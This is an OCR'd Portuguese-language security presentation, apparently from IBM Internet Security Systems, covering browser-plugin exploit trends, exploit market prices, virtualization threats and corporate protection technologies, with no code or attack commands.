
- Plugins do browser foram os principais alvos
- 46% de todas as vulnerabilidades do browser



Tipos de Exploits sendo usados?

Malicious Website Exploits
por aplicação afetadas

Foco em tecnologia microsoft (ActiveX e Internet Explorer).
Softaware Adobe




Disponibilidade de código de Exploração

- Exploits novos para browsers e plug-ins estão em alta demanda
  - 0-day exploit IE/FF = $25,000-$75,000
  - exploit no mesmo dia = $2,000-$30,000
  - Exploit de 3 dias de idade = $5-$500
- Drive-by-download exploit packs e serviços de suporte motivam a disponibilidade de exploits
  - Managed services e C&C para distribuição
  - Novos exploits podem ser propagados para milhares de sites/engines em segundos

Tempo de Exploração

- 89% dos exploits feitos públicos no mesmo dia!!!!!



Virtualização e Segurança

- Virtualização != Segurança
- particionamento divide as VMs, mais não as protege.
- Mesmo principio é aplicável
  - Defesa em profundidade
  - Desenho de rede e segmentação
  - Gerenciamento de segurança centralizado

Ameaças…

- Ataques de disponibilidade
  - Dominar um único guest
  - Sair do guest
  - Comprometer a console/gerencia virtual
    - Criar meus guests maliciosos
    - Reajustar quotas de recursos
    - Desligar máquinas
  - Comprometer o VMM/Hypervisor
    - EhGameOver()

Olhando para o Horizonte

Tendências Futuras e Expectativas

- Fono em explorar usuário final
  - Novos paradigmas
- “Time to Exploit” encolhendo
- Consolidação do processo de lavagem de dinheiro
- Franquias de mecanismos de ataques, frameworks avançados, etc..

Conclusões

- Ameaças “parasitas” estão presentes
- Evolução do “hacking-as-a-service”
  - Automatização global de ataques
- Script-kiddies agora tem diplomas
  - Novas tecnicas, tecnologias
- *It’s not personal – this is business!*

Por outro lado nossa vida pode ficar mais fácil…

- A pior ameaça contra o proveedor de exploits são eles mesmos
  - Protegendo seus investimentos…
  - Clonagem faz preços cairem…
  - Mais difícil de gerar sustento.
- As Barreiras para entrar no crime digital vem caindo..
- Se hackers brigam entre si, ganhamos tempo com isso…
  - Sim…porém ainda somos superados numéricamente…

Estratégias de Proteção

“Tem um Elefante no quarto”

- Staff e consultores de segurança devem entender a ameça e recomendar ações adequadas.
- Como proteger o cliente de seus clientes…
- **A complexidade gera oportunidade de engenharia social**
- **Malware complica a situação mais ainda…**


Virtualização : Futuro

Nova geração de Segurança para virtualização:

- Aplica defesa em profundidade
- Facilita o gerenciamento.
- Instala VM de segurança em cada máquina
- Integra segurança VM com VMM.

Features da Security VM:

- Proteção de rede centralizada
- Proteção do host sem agente.
- Policy-based MAC e isolamento
- VM NAC, assessment, e controle.



Esta convergência de ameaças força uma mudança no modo de trabalhar com segurança e tecnologia

- Pois a eficiência da tecnologia de proteção verdadeiramente depende de novas capacidades, propostas e mecanismos. Entender os novos requisitos e o cenário atual de riscos é chave!

Tecnologias para Proteção Corporativa

- Network IPS
  - Proteção de Rede em tempo real
- Proteção contra intrusos de servidores
  - Monitoração total
  - Integridade de arquivos, etc
- Segurança de infra de email e antispam
- Multi-funcional com best of breed
- Proteção do endpoint
- Gerenciamento de vulnerabilidades
- Apoio de Serviços Profissionais

Serviços para uma Infraestrutura Dinâmica

Ricardo Marques
IBM Internet Security Systems
marquesr@br.ibm.com
http://www.iss.net